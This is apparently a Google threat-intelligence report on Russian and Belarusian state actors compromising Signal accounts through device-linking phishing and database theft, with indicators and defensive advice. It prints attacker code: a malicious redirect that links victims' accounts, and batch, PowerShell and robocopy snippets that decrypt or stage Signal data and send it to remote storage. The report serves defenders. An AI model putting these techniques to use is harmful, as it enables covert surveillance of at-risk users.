Signals of Trouble: Multiple Russia-Aligned Threat Actors Actively Targeting Signal Messenger

Google Threat Intelligence Group ⋮⋮ 2/19/2025

Written by: Dan Black

Google Threat Intelligence Group (GTIG) has observed increasing efforts from several Russia state-aligned threat actors to compromise Signal Messenger accounts used by individuals of interest to Russia's intelligence services. While this emerging operational interest has likely been sparked by wartime demands to gain access to sensitive government and military communications in the context of Russia's re-invasion of Ukraine, we anticipate the tactics and methods used to target Signal will grow in prevalence in the near-term and proliferate to additional threat actors and regions outside the Ukrainian theater of war.

Signal's popularity among common targets of surveillance and espionage activity—such as military personnel, politicians, journalists, activists, and other at-risk communities—has positioned the secure messaging application as a high-value target for adversaries seeking to intercept sensitive information that could fulfil a range of different intelligence requirements. More broadly, this threat also extends to other popular messaging applications such as WhatsApp and Telegram, which are also being actively targeted by Russian-aligned threat groups using similar techniques. In anticipation of a wider adoption of similar tradecraft by other threat actors, we are issuing a public warning regarding the tactics and methods used to date to help build public awareness and help communities better safeguard themselves from similar threats.

We are grateful to the team at Signal for their close partnership in investigating this activity. The latest Signal releases on Android and iOS contain hardened features designed to help protect against similar phishing campaigns in the future. Update to the latest version to enable these features.

Phishing Campaigns Abusing Signal's "Linked Devices" Feature

The most novel and widely used technique underpinning Russian-aligned attempts to compromise Signal accounts is the abuse of the app's legitimate "linked devices" feature that enables Signal to be used on multiple devices concurrently. Because linking an additional device typically requires scanning a quick-response (QR) code, threat actors have resorted to crafting malicious QR codes that, when scanned, will link a victim's account to an actor-controlled Signal instance. If successful, future messages will be delivered synchronously to both the victim and the threat actor in real-time, providing a persistent means to eavesdrop on the victim's secure conversations without the need for full-device compromise.

- In remote phishing operations observed to date, malicious QR codes have frequently been masked as legitimate Signal resources, such as group invites, security alerts, or as legitimate device pairing instructions from the Signal website.
- In more tailored remote phishing operations, malicious device-linking QR codes have been embedded in phishing pages crafted to appear as specialized applications used by the Ukrainian military.
- Beyond remote phishing and malware delivery operations, we have also seen malicious QR codes being used in close-access operations. APT44 (aka Sandworm or Seashell Blizzard, a threat actor attributed by multiple governments to the Main Centre for Special Technologies (GTsST) within Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GU), known commonly as the GRU) has worked to enable forward-deployed Russian military forces to link Signal accounts on devices captured on the battlefield back to actor-controlled infrastructure for follow-on exploitation.

Notably, this device-linking concept of operations has proven to be a low-signature form of initial access due to the lack of centralized, technology-driven detections and defenses that can be used to monitor for account compromise via newly linked devices; when successful, there is a high risk that a compromise can go unnoticed for extended periods of time.

UNC5792: Modified Signal Group Invites

To compromise Signal accounts using the device-linking feature, one suspected Russian espionage cluster tracked as UNC5792 (which partially overlaps with CERT-UA's UAC-0195) has altered legitimate "group invite" pages for delivery in phishing campaigns, replacing the expected redirection to a Signal group with a redirection to a malicious URL crafted to link an actor-controlled device to the victim's Signal account.

- In these operations, UNC5792 has hosted modified Signal group invitations on actor-controlled infrastructure designed to appear identical to a legitimate Signal group invite.

- In each of the fake group invites, JavaScript code that typically redirects the user to join a Signal group has been replaced by a malicious block containing the Uniform Resource Identifier (URI) used by Signal to link a new device to Signal (i.e., "sgnl://linkdevice?uuid="), tricking victims into linking their Signal accounts to a device controlled by UNC5792.



Figure 1: Example modified Signal group invite hosted on UNC5792-controlled domain "signal-groups[.]tech"

```
function doRedirect() {
if (window.location.hash) {
var redirect = "sgnl://signal.group/" + window.location.hash
document.getElementById('go-to-group').href = redirect
window.location = redirect
} else {
document.getElementById('join-button').innerHTML = "No group found."
window.onload = doRedirect
```

Figure 2: Typical legitimate group invite code for redirection to a Signal group

```
function doRedirect() {
var redirect = 'sgnl://linkdevice
uuid=h_8WKmzwam_jtUeoD_NQyg%3D%3D
pub_key=Ba0212mHrGIy4t%2FzCCkKkRKwiS0osyeLF4j1v8DKn%2Fg%2B'
//redirect=encodeURIComponent(redirect)
document.getElementById('go-to-group').href = redirect
window.location = redirect
window.onload = doRedirect
```

Figure 3: Example of UNC5792 modified redirect code used to link the victim's device to an actor-controlled Signal instance

UNC4221: Custom-Developed Signal Phishing Kit

UNC4221 (tracked by CERT-UA as UAC-0185) is an additional Russia-linked threat actor who has actively targeted Signal accounts used by Ukrainian military personnel. The group operates a tailored Signal phishing kit designed to mimic components of the Kropyva application used by the Armed Forces of Ukraine for artillery guidance. Similar to the social engineering approach used by UNC5792, UNC4221 has also attempted to mask its device-linking functionality as an invite to a Signal group from a trusted contact. Different variations of this phishing kit have been observed, including:

- Phishing websites that redirect victims to secondary phishing infrastructure masquerading as legitimate device-linking instructions provisioned by Signal (Figure 4)
- Phishing websites with the malicious device-linking QR code directly embedded into the primary Kropyva-themed phishing kit (Figure 5)

- In earlier operations in 2022, UNC4221 phishing pages were crafted to appear as a legitimate security alert from Signal (Figure 6)

Figure 4: Malicious device-linking QR code hosted on UNC4221-controlled domain "signal-confirm[.]site"



Figure 5: UNC4221 phishing page mimicking the networking component of Kropyva hosted at "teneta.add-group[.]site". The page invites the user to "Sign in to Signal" (Ukrainian: "Авторизуватись у Signal"), which in turn displays a QR code linked to an UNC4221-controlled Signal instance.



Figure 6: Phishing page crafted to appear as a Signal security alert hosted on UNC4221-controlled domain signal-protect[.]host

Notably, as a core component of its Signal targeting, UNC4221 has also used a lightweight JavaScript payload tracked as PINPOINT to collect basic user information and geolocation data using the browser's GeoLocation API. In general, we expect to see secure messages and location data to frequently feature as joint targets in future operations of this nature, particularly in the context of targeted surveillance operations or support to conventional military operations.

Wider Russian and Belarusian Efforts to Steal Messages From Signal

Beyond targeted efforts to link additional actor-controlled devices to victim Signal accounts, multiple known and established regional threat actors have also been observed operating capabilities designed to steal Signal database files from Android and Windows devices.

- APT44 has been observed operating WAVESIGN, a lightweight Windows Batch script, to periodically query Signal messages from a victim's Signal database and exfiltrate those most recent messages using Rclone (Figure 7).
- As reported in 2023 by the Security Service of Ukraine (SSU) and the UK's National Cyber Security Centre (NCSC), the Android malware tracked as Infamous Chisel and attributed by the respective organizations to Sandworm, is designed to recursively search for a list of file extensions including the local database for a series of messaging applications, including Signal, on Android devices.
- Turla, a Russian threat actor attributed by the United States and United Kingdom to Center 16 of the Federal Security Service (FSB) of the Russian Federation, has also operated a lightweight PowerShell script in post-compromise contexts to stage Signal Desktop messages for exfiltration (Figure 8).
- Extending beyond Russia, Belarus-linked UNC1151 has used the command-line utility Robocopy to stage the contents of file directories used by Signal Desktop to store messages and attachments for later exfiltration (Figure 9).

```
if %proflag%==1 (
    C:\ProgramData\Signal\Storage\sqlcipher.exe %new% "PRAGMA key=""x'%key%'"";"
".recover" > NUL
    copy /y %new% C:\ProgramData\Signal\Storage\Signal\sqlorig\db.sqlite
    C:\ProgramData\Signal\Storage\rc.exe copy -P -I --log-
file=C:\ProgramData\Signal\Storage\rclog.txt --log-level INFO
C:\ProgramData\Signal\Storage\Signal\sqlorig si:SignalFresh/sqlorig
    del C:\ProgramData\Signal\Storage\Signal\log*
    rmdir /s /q C:\ProgramData\Signal\Storage\sql
    move C:\ProgramData\Signal\Storage\Signal\sql C:\ProgramData\Signal\Storage\sql
) ELSE (

    C:\ProgramData\Signal\Storage\sqlcipher.exe %old% "PRAGMA key=""x'%key%'"";"
".recover" > NUL
    C:\ProgramData\Signal\Storage\sqlcipher.exe %old% "PRAGMA
key=""x'%key%'"";select count(*) from sqlite_master;ATTACH DATABASE '%old_dec%' AS
plaintext KEY '';SELECT sqlcipher_export('plaintext');DETACH DATABASE plaintext;"
    C:\ProgramData\Signal\Storage\sqlcipher.exe %new% "PRAGMA key=""x'%key%'"";"
".recover" > NUL
    C:\ProgramData\Signal\Storage\sqlcipher.exe %new% "PRAGMA
key=""x'%key%'"";select count(*) from sqlite_master;ATTACH DATABASE '%new_dec%' AS
plaintext KEY '';SELECT sqlcipher_export('plaintext');DETACH DATABASE plaintext;"
    C:\ProgramData\Signal\Storage\sqldiff.exe --primarykey --vtab %old_dec%
%new_dec% > %diff_name%
    del /s %old_dec% %new_dec%

    rmdir /s /q C:\ProgramData\Signal\Storage\sql
    move C:\ProgramData\Signal\Storage\Signal\sql C:\ProgramData\Signal\Storage\sql

    powershell -Command "move C:\ProgramData\Signal\Storage\log.tmp
C:\ProgramData\Signal\Storage\Signal\log$(Get-Date -f """ddMMyyyyHHmmss""").tmp"
)
```

Figure 7:Code snippet from WAVESIGN used by APT44 to exfiltrate Signal messages

```
$TempPath = $env:tmp
$TempPath = $env:temp
```

```
$ComputerName = $env:computername
$DFSRoot = "\\redacted"
$RRoot = $DFSRoot + "resource\"

$frand = Get-Random -Minimum 1 -Maximum 10000

Get-ChildItem "C:\Users\..\AppData\Roaming\SIGNAL\config.json" | Out-File $treslocal
-Append
Get-ChildItem "C:\Users\..\AppData\Roaming\SIGNAL\sql\db.sqlite" | Out-File
$treslocal -Append

Get-ChildItem "C:\Users\..\AppData\Roaming\SIGNAL\config.json" | Out-File $treslocal
-Append
Get-ChildItem "C:\Users\..\AppData\Roaming\SIGNAL\sql\db.sqlite" | Out-File
$treslocal -Append


$file1 = $ComputerName + "_" + $frand + "sig.zip"
$zipfile = $TempPath + "\" + $file1
$resfile = $RRoot + $file1
Compress-Archive -Path "C:\Users\..\AppData\Roaming\SIGNAL\config.json" -
DestinationPath $zipfile
Copy-Item -Path $zipfile -Destination $resfile -Force
Remove-Item -Path $zipfile -Force
```

Figure 8:PowerShell script used by Turla to exfiltrate Signal messages

```
C:\Windows\system32\cmd.exe /C cd %appdata% && robocopy
"%userprofile%\AppData\Roaming\Signal" C:\Users\Public\data\signa /S
```

Figure 9:Robocopy command used by UNC1151 to stage Signal file directories for exfiltration

Outlook and Implications

The operational emphasis on Signal from multiple threat actors in recent months serves as an important warning for the growing threat to secure messaging applications that is certain to intensify in the near-term. When placed in a wider context with other trends in the threat landscape, such as the growing commercial spyware industry and the surge of mobile malware variants being leveraged in active conflict zones, there appears to be a clear and growing demand for offensive cyber capabilities that can be used to monitor the sensitive communications of individuals who rely on secure messaging applications to safeguard their online activity.

As reflected in wide ranging efforts to compromise Signal accounts, this threat to secure messaging applications is not limited to remote cyber operations such as phishing and malware delivery, but also critically includes close-access operations where a threat actor can secure brief access to a target's unlocked device. Equally important, this threat is not only limited to Signal, but also extends to other widely used messaging platforms, including WhatsApp and Telegram, which have likewise factored into the targeting priorities of several of the aforementioned Russia-aligned groups in recent months. For an example of this wider targeting interest, see Microsoft Threat Intelligence's recent blog post on a COLDRIVER (aka UNC4057 and Star Blizzard) campaign attempting to abuse the linked device feature to compromise WhatsApp accounts.

Potential targets of government-backed intrusion activity targeting their personal devices should adopt practices to help safeguard themselves, including:

- Enable screen lock on all mobile devices using a long, complex password with a mix of uppercase and lowercase letters, numbers, and symbols. Android supports alphanumeric passwords, which offer significantly more security than numeric-only PINs or patterns.
- Install operating system updates as soon as possible and always use the latest version of Signal and other messaging apps.
- Ensure Google Play Protect is enabled, which is on by default on Android devices with Google Play Services. Google Play Protect checks your apps and devices for harmful behavior and can warn users or block apps known to exhibit malicious behavior, even when those apps come from sources outside of Play.
- Audit linked devices regularly for unauthorized devices by navigating to the "Linked devices" section in the application's settings.
- Exercise caution when interacting with QR codes and web resources purporting to be software updates, group invites, or other notifications that appear legitimate and urge immediate action.

- If available, use two-factor authentication such as fingerprint, facial recognition, a security key, or a one-time code to verify when your account is logged into or linked to a new device.
- iPhone users concerned about targeted surveillance or espionage activity should consider enabling Lockdown Mode to reduce their attack surface.

More insights on this threat activity

Check out this episode of The Defender's Advantage Podcast to hear Dan Black (Principal Analyst, Google Threat Intelligence Group) and host Luke McNamara dive deeper into this research on Russia-aligned threat actors seeking to compromise Signal Messenger.

Listen now

Indicators of Compromise

To assist organizations hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

See Table 1 for a sample of relevant indicators of compromise.

Actor	Indicator of Compromise	Context
UNC5792	e078778b62796bab2d7ab2b04d6b01bf	Example of altered group invite HTML code
	add-signal-group[.]com add-signal-groups[.]com group-signal[.]com groups-signal[.]site signal-device-off[.]online signal-group-add[.]com signal-group[.]site signal-group[.]tech signal-groups-add[.]com signal-groups[.]site signal-groups[.]tech signal-security[.]online signal-security[.]site signalgroup[.]site signals-group[.]com	Fake group invite phishing pages
UNC4221	signal-confirm[.]site confirm-signal[.]site	
	teneta.join-group[.]online teneta.add-group[.]site group-teneta[.]online helperanalytics[.]ru group-teneta[.]online teneta[.]group group.kropyva[.]site	
	a97a28276e4f88134561d938f60db495 b379d8f583112cad3cf60f95ab3a67fd b27ff24870d93d651ee1d8e06276fa98	

Table 1: Relevant indicators of compromise

See Table 2 for a summary of the different actors, tactics, and techniques used by Russia and Belarus state-aligned threat actors to target Signal messages.

Threat Actor	Tactic	Technique

UNC5792	Linked device	Remote phishing operations using fake group invites to pair a victim's Signal messages to an actor-controlled device
UNC4221	Linked device	Remote phishing operations using fake military web applications and security alerts to pair a victim's Signal messages to an actor-controlled device
APT44	Linked device	Close-access physical device exploitation to pair a victim's Signal messages to an actor-controlled device
	Signal Android database theft	Android malware (Infamous Chisel) tailored to exfiltrate Signal database files
	Signal Desktop database theft	Windows Batch script tailored to periodically exfiltrate recent Signal messages via Rclone
Turla	Signal Desktop database theft	Post-compromise activity in Windows environments
UNC1151	Signal Desktop database theft	Use of Robocopy to stage Signal Desktop file directories for exfiltration

Table 2: Summary of observed threat activity targeting Signal messages